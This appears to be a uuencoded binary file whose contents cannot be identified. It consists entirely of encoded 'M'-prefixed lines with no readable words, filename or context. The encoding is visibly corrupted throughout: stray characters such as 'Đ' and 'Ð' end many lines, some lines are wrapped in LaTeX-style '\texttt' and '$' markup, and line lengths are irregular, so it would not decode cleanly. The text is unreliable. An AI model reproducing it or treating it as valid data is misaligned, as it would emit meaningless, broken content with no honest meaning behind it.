MT_%(!4]W#VHVPW7%O.WIF/3H=C.F\I*IH?WI="EVT2"4V.*UV<[SV#)6G)=FD M<8B9N:)Z["E[V6%('@-2ZZCEDLEO?L;`<6>XX_"2W.FM]I&A%@5\5<)>;:W>D M@47;OQT+[]=C@=/LQU1,1:0[;*2JH[,90QW!FV'WJ71E%FT5&3\$]=3K#IL*JDMCK#/J>,\2!63W*,#8B=\BZY0/H5E]K5\$VM5\$U>BM)%\IK5WK\R-I31>Z\+#0Đ MY4QKM7%DU&..X#I-[VE:Z.G\<OE7CX<*AJ6UM?W7B)RT`>/!EV]P?4U_1UY&Đ $MN2J3H;5[^MID78\)\&^=PW4.>NM8\$SFIQY[>]8"BKIGP_42I7?R[$RW,^.$]D$ MCZF_8CC_ATL3^BO3>P5[Z:*X6UD:^92RN;+:1S96JC6WS!ZS25QWK"=<&J7`D M" >?B1@W.JQ'-0+Q/[KU\$A1T"=8BC)82KF,=2L[K-R*K,*BS654.U_44Q2&6Đ $M9,]'S&\#107;4N6!TE9T1&0D*HHL"+,7"#-^`M\X>D?A/4O+(W+RG)2MF9[FVD]$ $M\#@^"F@^_\.__X/;@V1[A]B4XJ2S6Q@!ODCY;K=[/UI./I[X+9>'R#-6\+G-MD]$ M[3IT/MXMJU7TVLCC,I\T!E]F/>\Q"/J<1W)3K,Y166]TGU_/E/L@#]R62XU6Đ M6\$S[,@VVPD)*&%(JVZ]F1]1SY'+GT2(/KJP>R_DP::YVXNA].\!AA<UPWA5D ML_\$0%13DNBPP7WGK;[^/,D=(.0F6-N,\$\85T>>?9]13VG92A!4DFB1327UZDÐ M;&4&C#?N^LR7-1VPN_01^ABH:WOD['9V?0]F9Z':I-0MH+N\3-Z&E_'98\$;RD MLD7WUR<ZX)#'2N7DY(_D(0\$#E'SC!<`./0-#7(%E"+)5/'6TZ]QB`"SR^ED3Đ M\$H/8T 1/A0S#^E4?>#\$BWOWR>&E2;ZI!^?E=85]V,09F"0*9Z<;!RR#Y##[4Đ $M7\&U*F,9?3\&7*:T6*A74@&W#9#*G]W+?\H1:K'?R\O9[[:I)\8PA(Y=RY60>9D)$ MXHQ_7?W7?Q(XGU@+\,2)BS\$"YI=GCF5`C4T4E_KGERTEJN.1Q<'EW[[IHC\BĐ MOWTN5Q6A.O"SI\$?&+\$118-JYL+"Q<7+%"\XQGZJS_QIFB(L]/I8IV(?+I&THĐ $\texttt{M} - \texttt{S}\#\texttt{C}*\texttt{F} \texttt{V} 8 - \texttt{Y} \setminus \texttt{5}\% \texttt{7} \texttt{M} \texttt{V} \texttt{V} : \texttt{U} 4 . \texttt{3} \texttt{U} [\texttt{3} \$ (\texttt{V} 0 \# \texttt{0} \texttt{F} \texttt{J}) \texttt{D} - \texttt{5} , \texttt{D} \texttt{A}? ! \texttt{Y} \setminus \texttt{P} * \texttt{M} \texttt{N} ` * + 2 \texttt{N} > \texttt{S} \texttt{E} \texttt{3} \texttt{B} < \texttt{D}$ MOG%Q^5--AETGX7\$(89G]1\$19]8096"#Q.B,O_E5:V?<\$;H@T96XY"UBV[U,\D M2E!9_?+:7KCL>4K:6H;B:MQYGV;31-(Y?W[RE*O_.IILVAD>/*1'4E&YV;N8Đ

M%RN`A+?X`>0XM@R^<`_&>:>2.=W&W2;V,P3X'_S+NW^2JV>`)%HGY;,<-W'1Đ MHM;6Y;JLRE;Y=):)[V\JBPR8@VC"M(,)OOPQ6AQ.T`CYZU;\$T?:SBTA50HW>Đ MD"LX>QC>Y\7P+2WKX^`DVGEG1%[FZ\AM2/GO=R(SU^H][;BJ19_:-FY+E8_YĐ $M@(]WUY-+AEZX)F/;1J;"<6WP=.M8N;9N3D1&$N[Y'E1^&/3S=Z9F[=;P@]GD$ M@60KJNO>Q5F[4UG`;J&']5A--&NC@*<N=\$'\@4,]9&GU>!W?3;RC#--T"UM?Đ M\"^,KLSZX[JT\$_?^07F^HPKQ=,1#=L<=N>E+%=TY)J^ZRQA^,H,G29(=#3V]Ð $\texttt{M'0:Y;P;\#Y[4>Y'ZE)F;_X9QH};_2\texttt{LHE?.\&+(V)D} \\ 0/\texttt{C\&8JQP$G1LKSG-T} \\ \texttt{K]} \\ 0$ M*=/VRMI!#X%T%AME".2!X[Y8TL-UOV'03,RX<(C<1Y[[517%A0T3!J59-X3/Đ M>J)NAOV401B].!@1F1X'!"`?,(\$+72<)`=-[&EQQ>/<C5&ZOT3=OWBS)U#T_Đ $M@4'^\1[3)64,3R=/6]G4'*^/R')=7:89&QQ>7^17$RNL\3)E*B!S'\-HZFD$ MGUU=>R59, \&O4ZU?P=3<S=UN5GVLSV]MUT9EN[SXH^^690[J>(<=9WW[4P4+D $MKL!+5%N&H9]K?8\:S#9.18DL7MC4O#M\4X,Q6N#MLNO(O\]'^ZSD*S4>KI*$Ð$ M##<(T(ZN`,2\BY`\$_*`OLCBS#H_DEPD3/7/=]F1`T"6054>,.?Z-0S"%4=>TĐ M=I\$+-H>GBM.K,0M__%W05E,T2!_TQ&K,%@@_Q%S)T9UG79^*=#-;QT06;'S6D MCSZ[?\$R!?=CMP0(I&,P6H>ZU<^,E7QFQ@7VHIJZ^:XBO8[&D01)KFCHR,@(4Đ MOK\$T1T3<:]1S=T_U);DI+2V]\IB;GFZ(PW%X84M,E2F[412\$]2FW6:OVJPVQĐ MR-8\$6W<!Q7(O!L'9H+CV7P4]G"FTR/4F@>R#,D:N7XV%I)&0N1?_MV[FH+7@Đ M1\$#C9\H+O:N=^/E0'!+/K_8,5DZ1SN)NG0XA3)_EOW,@,C`S5>NXK`P`GS/*Đ M/VNZUX9*0*"K^H33V#E`LIMNA`2@RHV1U(L8]BUPUQ))2S0;N4\9QD@34'.KĐ MJ:W\%2HITNY.P-`*&Y8Q0@=0TB!,6JE-(MT1L7I>W7#.@V3PD-ZIYN2JC&]IĐ M8>&@CB^\6RD0XZS?R,B<*N7@N7W[QII2Y^I/OOG/XQ:,&,6W'HF%2_R!-^Q#Đ ML117^_FGP_`-.BYEB8,0;,:11!+,D=#E"M8M5GK]N^X;'B[(<_IH(ATYCC%MD M7;DOJTN3.[E*PZDXZD)1-O0AL-3X]V\$".C6>RDJY%=W1J\H8>?.J,6Q-RJ01Đ MEG*91%UX>9>18W0(.@]"T.01N:I+N?K;-I5RW!8Q'KF"VC[?%)B2<(B_`)8\$Đ MM#%733"*^HUR+X?'("LCP=)S!'KQF+&;-X!.#?B+S:*D1UNJ\$Z%FJ)CRLT*5Đ M807'!C-?A*F5'_2C%X8F)E&?I_O]",3!YV=/D@"6D00]VBOW<\!0\K54.5F+D M8@R)R147ESK6?X(S_\$0S*FFJ*N\<;5)!VD,'@_P97JB`IZ="8K8U:#V6M@)EĐ M(R\$41TS_8HZV/#DK#[5TY%TA=W"]DCJ2TC9"K;%/>=DH4YCNG=\$E4SE:0X>'D MLO`.GM&RA[TV0B-*)ZEDJ1K50`&9-&9I555G;PS!X:ZM-\$GEAX01#RIR+V61Đ $M'Q\#O3;5M\$=_\$Q"F\$=A7=LJ]NHJ:"'857;\(CT@PXT\#;IX+[=A9P\#RM\K6S+-Ð)$ M51@4S&.!6FIK7;L\/GG^K;=6]/Z8V,!.J@SW1L,O3\$`D+.P>DJ?D#^T3,.N1D MDM%.:\$KVJ3^D(_Y>INN!_[*W%\$O_"3VH](S7P7F]MKDVX'&XA[ZIU-#,X.V2Đ M^2!WH_?"78Y?HMX)ZSA0!'=)XRU0SYV\R-CM9(!"/7F7\+EQZ-;=5+J04N>+D M4WJE\$&/D\[GCB3AK;*XZ(R6`6\$RTE(.903M%B1IX,Z;9Y@\T!6U"IO\$M<6V>Đ MI^46605:E#D6R2N7UW5SV5H?\$P]4YCO^N?!VM??_Y&HUI36CZHHJ:&"S&U#=Đ M?11'0B2WNAY24-K:PH3QDN%08+5UIH!\@)/FS\$VDPV5U+\$[VAWH^WN>FW3"#Đ M&/CYG>H39\1W(2RC\$XF5Y\$/!L,[7^\-?;0,M_04\DT\$1BHITSDF)@"C0%V@AD $M97/G<!?F_M^E<O_[P8X[JU5%A4'4U%)U+:[\-^5(?/V71'0(3KU_+_:(2/0+D))]$ M*C<\7@APZ9&X"Y8Y# TV[/MCHB*&MZ2D\>VT\P -X!GAR-6)^NM<=,H1G5V\D MO^P*_C(,E5?TR=/"UJ(RQB_&\JJ0GW"R"=16PRD>+P2W:G#0(F'9<L\$J5CCVD M9W2D*C46HBQU_.STM/',S,SL\O)QUOG7D2^/\$Z<1J7<A2F3K0LJT!IH9&1EJD M:FJXW1PGW\$&)`MS<R1T>`=9T[]Y=N5QV</5P731RL)YM#QO=]1NS^3`.[>_OĐ $\texttt{M5WZBW} \setminus \texttt{Z*'WAO\$5@} [= \texttt{C/\$)^D@7?/E*B@I:J:Z.SDI\$\$'8[DO83'.RH)U/,'[DASA'] = \texttt{DO83'.RH} = \texttt{$ $\texttt{M=\13"@\242^06\#BDE00^0^NDFJ"N(2M;W'J[(8LA4,4SQH;72@NGFI`<^P$SD)] }$ MC\$*>+;6BJ<E#J]\$A.%)@&R=1347'Y.KJ*K`J5Z2WSC&OO2LZ:V9Z6@-N^_>6Đ M9*4!/#`<%JT.301-)WIJ34V-&S@M+4VGAB)Y<?'SX<G1P<W1\$DV\$3V)BXNA;D $MDN2@LT3HK!?UA&/[MOWJ\2DJ+Z[^TE(NM<K)R<4'#3PQLZQVPMJ8HV:;6_];Ð$ MS#VR(IWJY]>E]5\$!4KQ![_@RA*XK+X]2=W4K[A?Y\$'1\$F6B#SUC\$OF1=?3L]D M'NG85K'066Y5T]&\$[/C91^)[P<N__8YFX84%;XUF^60K66-(TIZ-X^!D?`2\$Đ M I3+M-+D`Y[QHNG:\$G.!T0(E&#[V:C4:!NNX+CN SJD#!2*B:T^G17&-9`FOĐ M6A1;WI<R]4%D?`3)I<&M5U`@Z`"@)YY@@I@C9/UJ%](.:(@D;@\D6S5O`/<6Đ $M%(O]M3O/U^W0U[>;L2!-TXO$/"[-=MJCOJ\YOZK 3EB62+XL\2LZ8H1PAAW4Đ]$ $MC,COG,W#00:F6NZV*^{O9}#'/7CCS`H/K`^W"2P`KT)FWFH(QT$XP=#64=TYNEÐ$ M*\L7IBFLKZ.CR5-?%+TQ*W+7MF<50>X%Z-N+R-V,)(\?2F)VG;#Z%,*'1@9SÐ M;C3[G!-*4J5:K.8.NLT,V'F-;"P1F47&E,NI)]?6U]V?.\E/B/;"IS8PV,"(Ð M"<,[-%2V:D[_0G8FB7>]*?T\HW^SXED>"DS*:47Q)6)<JNUGMN94_#LPA?"BD M-*B0DTDMR,'^,`["B0E!XVWGV#2:MF5#NIG\S`WF:[<Y?FQG4K`6QD2<K%GJĐ ML-H?7E-TH:0^^,XF.E6S*RNL9I/@%/A(*/2A<#%E]\$6Y#JLSKE@@B>DJZ^K"Đ

M8"*##DIN?'2L5-"3,L+&H;\8\<(;'STXU@K4F,J]!*-4(FC&6*AY,]GHK-[YĐ $MDA"5:(/O2Y_?)?)SG.,'=.2*7N>X'[S/]F*_]4BY8#P_G;1X=XBS_+#1.B&Ð$ M%%.?MD+_X<R\$^3&&+[5BZD96'\S^8Y:^<1`S\$MOQ\;'41#\$.4SX.AM6>W(>"Đ $M(;(UUH''M1QW0`L2=D.UM7E\#WC<W)0Z"TF))M*1-RX?;\Q5U41@+5J`I@I'5Đ$ MH3XT55TJ4Q&MBY20`-..*&A/M.XK/-KT2B?,`U'>\`@N-KBZM:,TQ2^,GTWFĐ $\label{local_mcknjd4_n[QUF?S5\j?ZQT_L"/[X6WYBPZP9_H`HKR`9\RTP6E]@;FU'$TN:\D$ M\]+GU3.)#5#14&7AB];099J+O/BLK93;'-;XXS/YJ)UPR/HY>R9S&1.^^#0<D MDJIQ*BLW07P#S=?N=\'/05J4/'I[8)TI(SH>K!=V7]EDPVO).KK7UM>*W!P[^\Di MH>@A8FAOJ/NN1:W"1UGJ(J]6,3H89YG+&'DU5J45\M_OK.HAF**H;_D`F@_BĐ MSC((>\B0Q#/+D<7&10AAV6>7U7V[6;V41#:DRL@7U)Y'A3+CH:ANS*3#S+0QĐ MIY8U>+B'\$)<KFIC=4.Z2UR>@;"9TZER>T?\$/4A1MQJKZH@BFYN8R,HB9EGI\D MY/3;OIY3QDPGEES^K5-6""^&CU#,,G(Y>5)DM">P8M*`&28<0/2)("A:5;Q!Đ M?QX_0^*PJ9#VTV]C=VT9#8))R2@L*K4LL[;;'F9K\@M9^RQZJBS?R[15&'B%D M\M!-P:MI<9>S#OC/SM:)@I?#U==+CF,@^[[614DLOGK#R;L.->P?#1UQO1<7D M]&&BQ[J*(=8?6P:,JQ[#=(O?80B@NX^"EH8J>![ZZJ;HI\$2I^0KN#S\F?=33Đ M, VV[GRFW[NA\"QQ*N7_S6C^C`S+(\$"_4Z6_ND3@?CI=B8F)LY`D[Z_PTZ9C@Đ MW-R@\867ZC#T(6Q)E7Q5`VVU4@"XLSGP+&@R@K`+LFWS;O\$.[B0BB">`Y6]JÐ M7;KJOMQPU/O%QFR(RB&Q<*(A1<.@`(EQ(IR90.WB+"[`()19K@T84ZO>&HR-Đ M?0(KGX)>[-[,88_+TSH0;+4SG,IEOR&!ES5/XK#COC><QFT+%\$;CVQ-!+R\IĐ $M*7'XR@1]GFC(\+98-^R%.VL[Q^=JXJ?9(V__$$R/]Y;N*&YJJBMG;`(Z:*0ZÐ)$ M43G\$6U?60ZEJ_WF,Z]B@L(!U`6@%A`4%-)M0XC)0MA_B6(2F]G,,%QAAT`=9Đ M;68U0?Q3R,HP-F0(5"A?#_?W>Y`\Z5SUEA_!GD>9S:>UHRA8>>)>[QW<WQ,]D MS=9G&HZUG7W3<1RYNIYK>YK8&4VS7'W8<;5*UG\$Y<7SL3M>:(.>(LXQT'Z"MĐ M4WH_^,7!3<H;#%->FZ%K&6),/?31AY%ORC]4@1Y)^5/Q'MN;87.IY,G3TZ?`Ð MQ^NRU?64.*JVTOR.[]_3CFJF%) `[T=W<=!F;]MKSJUJ&/S=^HUI)%C%VP/M4Đ MQH%@P^,*M3LJ]CN'9T=ST\$Z@ARA\$[V,[`;]-^C*XUG8!6U'`X'7^S-8ETEU)Đ MKA8C0M(.FB"2ZE(_:PCOO4]@U#;6#F_>FF:2U^+&,2W4SM#^H\$NHJI".9T1.Đ M8/&=VLRGA=?I#V.>9SFAMX:(B+_070L1A'[GH,\/\$[LXN>IQ)3L;Q#@7M5^VĐ MD8++ESU`QRY'EC'5*U^JF2(":`,GWX"6)Q9.9",,>7+*-=R?]`S:KJ]+/PS6Đ M?80X/#H*@5"+L8]D3=U.P;=.':@+((SX30M7A`#C1:FTE\$RMO53SJ+`DH8"QĐ M.=;!Y#:6'V@XX!K3\$`T)/FYV.<\@W:@&EQ>Z'5]QS^?CZ1G;>DP1EA(\$C'<&Đ M1Q[_B%\UZR-]_HP@11?&8PZUI(]\W'1HX[>Y"_%"^5WO#@(!=GO7B.M>.TR9Đ M3^)H@7%U/S\$F5\&0A5;&#UHH/<W7BX3'N9%"YJ:9[DV<'!SSU6-"*\$@YI85D M%,[T@`<S)^52C<I)6-JZP``"<:@%GZ;]E*A,ZSQ*>F36L#[EEG4A0.A!Y6?RĐ $\texttt{M+MAD1IT\#)IZDOE,XY`XBN0K"P=N] < \texttt{BM7W9[`2X/2,K3[7HS!C[\]] \ ^L90MY/D }$ M3DA^C1Q[.>!7--A(GM'1\DS?>)'MUEE!UO7\$N+0::*;ZB:&R#L'*KKV5:;SCÐ $ML[RG![/=P4@M-V^<L]!)AV/*OT$K)]:+[>:\OL<R77D5A=#4TAA.-$&&*^AÐ$ $M'?A7FW;>5B(,==$'*JLMT@O<-A4588&WK);F*^O,!CZ"#]3;T"8L?3UW^17KD$ M>R+Q&NW\$, "GC]P.48+CQ8-&%[J_HH]/COS<^ZNB@=F?60!;;!1.88&=ZGCOBĐ MM%H%^M5WES6O(S/I\$GN</5W'N+9TG31L2K G\$NX(KM1[NF?R'&M6J!>\GN\2Đ M)RIO>Z+V/`G&L^YLJ+P.5 0J451J^CTYU%[?YY+9&JACUW&7YY(0%;'.J;.Đ M>V\$]XRY4/QCQ`0]<J&V? HEB.1%B]P\$6V7HIQ:-Y/<02,TEC>W/'%V']88'9Đ MQT0S2*6.S/BJ&U075)K('D:BRX0V;[HO/DI+O(6V]N]L4#L<YLM>B3;436?0Đ M:4N0TP&90\$@:=)Q.J.+)N7'\$IRP.+<B=4OB]:-6,R8,F(*74`;#?(CX\$276VÐ)MLML^#5V7^SXB;\S)]^M<_9B9G7;WH=GYEJO?Z67`JCCS9L*ZDIXIS/IIQ/&[Đ M^U,9D8.,LT?9.V"!EN5"E0F3W\1Z[<CT+S4DZN?'4^SKJ:PG*/?AS&K+LF9\$Đ $\label{eq:ml7G_NL=K} $$ML7G_NL=K]B//U>; EE:?K$L'GA@3F^]L)E4O\&DAFMNGO\=AF)O+; 3UZIO:JD$ M?\N?CNGL#%<F,B2)WS8-_)0'X?)N6<2='ILW/]:1SO./NJ7)EV98^=YVD2Y?Đ $\verb|MU8|)>11V^8\$021, \verb|VSNX|_PMLEG_!E|8WMD#GX$XX<]: \verb|#P>D4!F"3D<U]?7-D|$ MA9*8>8@Y'G0[YF*WE)*L955]VNI.'J+H#O;%L"?E&:Z+*[I71>+'4^H^:`J_Ð M;D0Y/F/",#>\$:'*"),2#:;X^)SC34GI5<ED8/(!QI7"*A:*%+M1Y<%09]_&Đ ML*PF7Q:7MZ9-Z`QC\$63%_F6XIM*H=\%SY9+\$]N:K-(DI,Y!GSB=J28,4/,_KÐ MTHG8UR58-^SSLB#^:OZ3VTIB^RUE+G?#8L';L[8C@J"/).Y;7 ,<..!0V>"3Đ $MU1N1W0S6(4K@4A6:;@=:M.J7K\5!KL^/5EI!K$"6&Q//NTS/HX?+,<>0)<7%D$ M4VC\O\EX.LNNV%8N9NM!MCZ76HP^=A!!Y9UG(.4%+]4/?T,J9&JR=4ODDQ;UD $MIH..QP1GS,)?OR9T%+%I%/K+=?L34:M)L/J5VLG,4IM]JC1J;5'4)+W@+XR\DERTS$ $MUY'KY]_5>TT]G3X+[;FW+^&$>#<W@[3](HOERJ9P=[S>$!P/@9"/D7,\.+UYD)$ MZQOHUV_/-]?6/#J`EQFVH-_[H.8X;L<.PS%/J0[;L677VF67-"/'W=&K8.@4Đ $MZ.(ZKA*Q]W-XL-FOA:(NSX_H?EH9QS&/S7R@BL];,B[=ZZ$+JT_7:]EWK;K[Đ$ M3R2%7A%:UM;\$+J_#XE35=6(P>E1/O,!SPD_[X2=TQE6"X.-Z4C7-H[K*39K%Đ

M1M(["#\$Q/\$\LCYAXHDX"]=+/)L<:,'YB=)(2+BR:II5G`6+\$TD6NSG]5)-+:Đ MO+CLB&9?Y,_U]O18P24`-:H2\3#*2RT3-M&:O3VSRS\$"*\$T5E?W&TD50,]EUD M@B=:X>PL6AJ?R;<,UY7&USLDI?9`>,>4I.Y9D<:``-HW/16=\O+S0@\Z[PO4D MDX7GI4(<V.@>MY/U3\$*)70H%?X]3FDW)8[CU+LAS+UGY>IZ1I[\$8M-36UC=`D M2-%H\^E`519CRGTFPU=S\]Q_P[^;'@MB[2/R/QTZ)@H3!V"?-I\JOH[8[PG.Đ MGFBH%)8EDW"8>2\$/7\=*&WNZ1)J_%K_CVZ*URO@=,K=0UGQBH2AT%_3/]9R:Đ MU2YVN-JP"4.42@@ /\$?5\23=S^=3Q*TXZG2< QQ7\4(<JA!?B\$,5V+:UUI1,Đ M\$ZXLS:D)BD)UT\$&CE#DM.`.QF./G1W-7,]0DA4@#7P#MWG!145%(5%4</D0Ð.M4_,\\$+Q\NI`,O)!_+A/(J&`H:^C/\$&%DC]\7Y3%*EL]\$N1EK)!5)`>'%P1\0Đ M8K2MG%)*\='+,#0T70,:*,ZA30<-Y@WF.Q"[VJ4%=R=UV<@Q4)25S5F>\3_Ð M,&#DR*/,7"(IX\$)6&;VJG-UT,3BT_@E<M'P;S`PN"C&?7D?9*EQ\`8P58MN>Đ $M1S-]&?J)=LPC6A7],4%:D6)HR[+:VW%0Y,0?MQ[V%?6^9#T_X!W=$]JR2H0NÐ$ M:JU<2+W6;Q^)DWH(J[4+3'S#Z.Z=5@>!5VZ\$P'W"3_X>KDVR\$5#*ZQ')E;K*Đ M+,:\$"W!-!?-U^%R+JWYK/IF*T<=CI'T.8IEU_49K.8!._@D]C'9#WW.>NEB;D M\HL+A["`Y%Q;X0!'*A;<R>L.=."<CHUVO]]Z%?KS(2;_>7=\:35_I(`9V\$#4Đ MCUT'YEA42S;^D=D8XYXG2E#(34'(D3%A2YB=5/S?>IFR?5^/KI>Q\$M][D;@<D M/PG1?!A#L3<!ZH"*@,*)MBG:,,)4H,OUP#EWW&')OJ\II<I!-2_TUPSE]#LJĐ M!MM::+3Y,:'+5-EWT.?F;R\TY3,%",A]2.MVX_HB[K(;/E`%9Q@'!*BAUZ`"Đ M, '#1?G??SB)_A7Y6QM_T*:'L*=]#05I/T\$9D">-ZM#8Q`;1^`Y(&?T.1R"2[Đ M@#5@"%J\:K,7+NN_!=YDF,C;<2M?K1]\$A1(YD(UJ1GCIE-<Z:;[Y+COZTX9]D $M!GO9E(T<;WZ(N2TJ$;U/!+^E^U#`<E8NP;&N%<6_!$IL@3R4",:^8E;WIFENÐ$ M;8N7"CPV'W7\<^\$)?(H,^6L8+32L=U,#/C-^;(GVH^1\$:'E@0\JY-R5I9EM;Đ $MM/7/\9Z@WX*{[+&Q`?H8"1?2I9BV^$);TMH-:[^G5D]..)JNYI6-GQ?&=+?=D$ M5S5BQ=%XN_L^<2[.QB02WBPY,KNV'3=LQESOY3W7'?]4E&XXE+;>K]KF\BP@Đ M%N#XYITEEQTM*.J'K)6#@.LP<=XL!IGDN3T>^F\RTO>&H?(JC57"]"*%R9W'D M8,I1-S3YQ;:5?.!@;R9R@QU\$P/=MD/Q":3H[\M<+,NI49H;)A,V,:D4QG(](Ð M9%BZ\$A<--[!SNE5"T&QR^17EM/\-A\MTEY?+&K3/E*M4DH,QEW:XNK]Y(?W\$Đ $M@$2B_)$; &-G'^CRK'T\<6U#1=:^TE;/7Y2*QB]%&R-CR;94]1WA9!]\4(#Y\D M1B"9I51?WW)GS!RHO<>TV?OH1D1LS7\J0.@^\5T;8<FZ?OF58IS;320RJ"]<D M; `]E0*J[&F?08I1^GEFCP#P<G*\$,W\$MQS@D/P":U0K\Q?6P@Y289>K?U@=#MD M, I\$>, B8`<RBFD_20B,@;0#J'FS\$<7\$KZL(;6_!@J7\$LUVG\$V1JN0F#/&[N:[Đ M[)Q5_?);LS'\)SQXU;05WY"7?0&"S]?U;:"@\\UU._HW3O#3C#98K"`WEM\Đ M^&+%UB:T\$G4-;3_G':1<T2,DZQ'^F8BU^T_8?V^\+N^+;NCRUN7]W-)%4%7^Đ MG9,BLNY_DO4Q*)_5RYIE(JC#7MD.`4KI5SOQ_RQLU/:0^N]P6MDD1LF+FW.FÐ M/0YN[N8S45.\GNAOWV#4>-)W>5\OY;YPKPC8M-"!C\$#20;"431`CD_VXA[2>Đ M5&*)XHV2.]!.J\$X2)8:9H<*4`D#@?[#)CC9\$CI]4B<I=DWA-,H.6)R<W*/14DM5*KK*6>SP.>"/21"['BXFM-S<Y0#8`KA\$&T-O(N?CC&=9))B29HZQ)WOZ1)ZĐ M-C<.YX6#QP0R33Z:&7F[#^L3\$EQTU-FMTJ+`*2=\$XHO(,](A\$`XSY%OMYH22Đ M&%:;GAY!D68XF9C@8(B"!)TXHHG,XJGE'=``^[37R@E&S70.53;E[B.5+FO^Đ $M8/XQ$SLO>[T+)'"5D)U3S\,72Y[;31^<,O(MSJ8VV@IW3]IY\W]IPO:'1'A_D$ M2W^?T[&D0H?.ST&%<RJZ9\AV&I*[)_8U8\$/&-PU9!T.2CWQK?\$%51>4D%TV=Đ ML>37KTOQO:4<Y*@`W."8RLW>IF9&GGR4'.=6A\$="2UE<YG,B(SJ^\$;*61+%ID MPT(CN"M-E28\$]O X3^]S`@T)@M\$CA.0X2+L(YY(W(YTCU[V6DD H7`6W@Q,[Đ MQ(@'@L&70!\$VK*S\P0Q)74W*;AM"@!*HY\$G@I9VOC9/K.2>O2LF&CP!WXWGJD M;LX>CO@;HST*2?((*0%XV+>9[+.A?4%4YT=:3;NSI-?2-E]UN`_:C33@0/\$*D M-#H/G[O.@^VF*JZ:UKBM%SGP@!HT(2U5Z)JV2:+*+'7!8`<!^TKH.MX(+SD/Đ M111"S3BZ,47[*-YVE@]JTCS7&=Q;`,KR/90(OIYTQ^\$;+K.`IMRVNAF1OS?SĐ $\texttt{MZI4+"(EI/=R0"W^44])54SO9D\$1\#^PZ+C-MPNW8A)=Q8=4O0D_1\#F<AH[W,BD]$ M:;V#2>`N(D/PV3BR?6Z.04XT(?]*AD\$TJKR/\$!+6`S/JN=%VA*I;R!2BH8:*Đ M4?4N*L,[D\QW5-H%4[3,%8!"4EU2)'IEA-PXL8Y@,24[,`HORA#@05010:2[Đ MWP(J8A:]?Y/C7<S/UY3G5M89]P%):8*UI]5(@V+9P(OXTN&\.25*D-HXUKTVĐ MUZ 7^XZOJ=>-"<EH*=;Y"W\$*?&36!)V4:'B62N\$&<`L;5`MDZ>M\,A\$L)M/HĐ $M>3\#(R42A^p\&ANG>+Y\&\#<CZZ\&1/-9RZ=VL*9\setminus[_U\$I+<8B=>(*=^TAFU3C:\$"D)$ M&\G8*5U\$U=,6YIA\1]PNBO)W\J^MNYX,_-/9/J3I;@.K:5H4]KLE/.XOK^*D M(/ F!UT*(IUS%93\$WK"]QB?#CIPW^<EQCI:5H10.8NW]UT%!>\`5014KG*Q4Đ M4R!,CK&!9\$_%!PK)9-J&\6-L8DT`#^TX"_HL%TCN'.>9]D#IUL&?BO1GKUV7Đ $\text{ME2Y$^{,:T2\#=M^PL\@23Z@0-J]\#!Z[UB`IWE%]$^:$^FG4P/%R3J*K):}M<O.\&PD$ M2%EEBG2DH?SPJ61.=(""'/V8]]Y@!(6"MOLW@V@`MKMN",LW]%CR^K=K)W>]D M:^UYV>+DT5'IV"O2HDR96:OE&I6==RKO(T:KE*3L/"3]K;W1>)+&FLK\$VJH?Đ $M1450UF.->X\#OZ-YA8(/3U=\"^2C?4B/9ES`$ES=\539N\%PHO]G\#PZOD!7DIVÐ$ MCA\$C!?6<TM8I_T;:'<EJ;C_'Z7S390CC!5.@WV^/JPXT+MR^7Q2Z+WL__YOĐ

MC^6(.>\0S*SW.+:["2T0.@/91>\?>"0]"9W4444`)04_]3\M"\$CJK\$<*3R53Đ M<8MU3U79!*DTY&-L,FZO%W_UQMD6Y4_\5`2-)KW3.[`IP:+'L\$36@]ADHB[AĐ M2I%(H2`6!+`\$[`"R69-QL?.F&E5#J&Z=5)VWXMM5E\$0K?J@VZTNL_QSJ08_@Đ M64H18`C:QXG0(._#RQ#I/]@&][`(9[KR8NW?-&CTG2+IZ%GRM1MJZ`'";C,IĐ M) END22H] 3UOK; 57[GY@X0LPOT@&12ZTAES`YU\$\$T(=\$RZR.P>;2ZROB1)WQ(Đ M7%:.)F_5Q:S&D'5E\&PWBJ*=6)1KR+&10KQ&QC1Z#[35>/'B:4DFO?M:](_@Đ MD2Q997SEGH0U^BF'/\$]238^`X)-JTS.B+GBCIVH,AX9K7%S);"6\GH).+RT!Đ $M9@) > U + 'G7GL, +- ^4 + ! [L + PUF'Q + '= C6) & O) _I \\ O \#GB _5FV \\ V - 7 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ V - 1 \\ -FK7! (S'D) \\ O \#GB _5FV \\ O \#G$ MI+W&VY-BR3@E.<\$@['/?&J(7;NDJ>.//PA%BI_?YN3:-]`MT0JV_]>50D8C^Đ MD>W:(?M?[\$7LM6/'/A/\$78Y*EZ\$F/(O\7>V'EX9:.D/Y93J>&*U7::9P>:96Đ $M>;/?<M.JI'_!J7;:1S6!I*M19#U"G?*<9,G6F%QU21->K(2Q.MR2X920-8X<D)$ MKP!G4WP@@G_`P!:\?J:#`304PE,6N8.E+5T0J4>",5`&X#6)4,#(8<R*Z`&UĐ M(:/JK!\$>)Z:]=.ON2]AU2ENHK&V@"OC\9G<S/.^3-)+..P*+/88ZTU>E=!O`Đ M@, #;O<>8*QLNAIF5Y7-OWOQX#=+))A`@>&BB&/8(I7+9.[#0-N4N"VH\$EO[ZĐ M];9-]KD3YG`L.H8O(J3ZRX@#>5@N=K!,A*&VAC[+>F3`E*TO6.NU",\,FSK[Đ M]!*M:N\],EK3DU3'VFB3_V+OTI='ZZ-X3NX7,YWU<OY\$Y8ST*J,!N(V#6PETÐ $M=H/C/Z7L3GUT'J*[09A-$L_P"+K5USI)M:#WOK0H)WQ.4#H'#?35>M?4].@Ð$ M7U/R7"2Z_CP5P(\$CCY[*@,\EZB):6>-<"56&!&D4V=MC[!*L,10*6I;5S2U,Đ 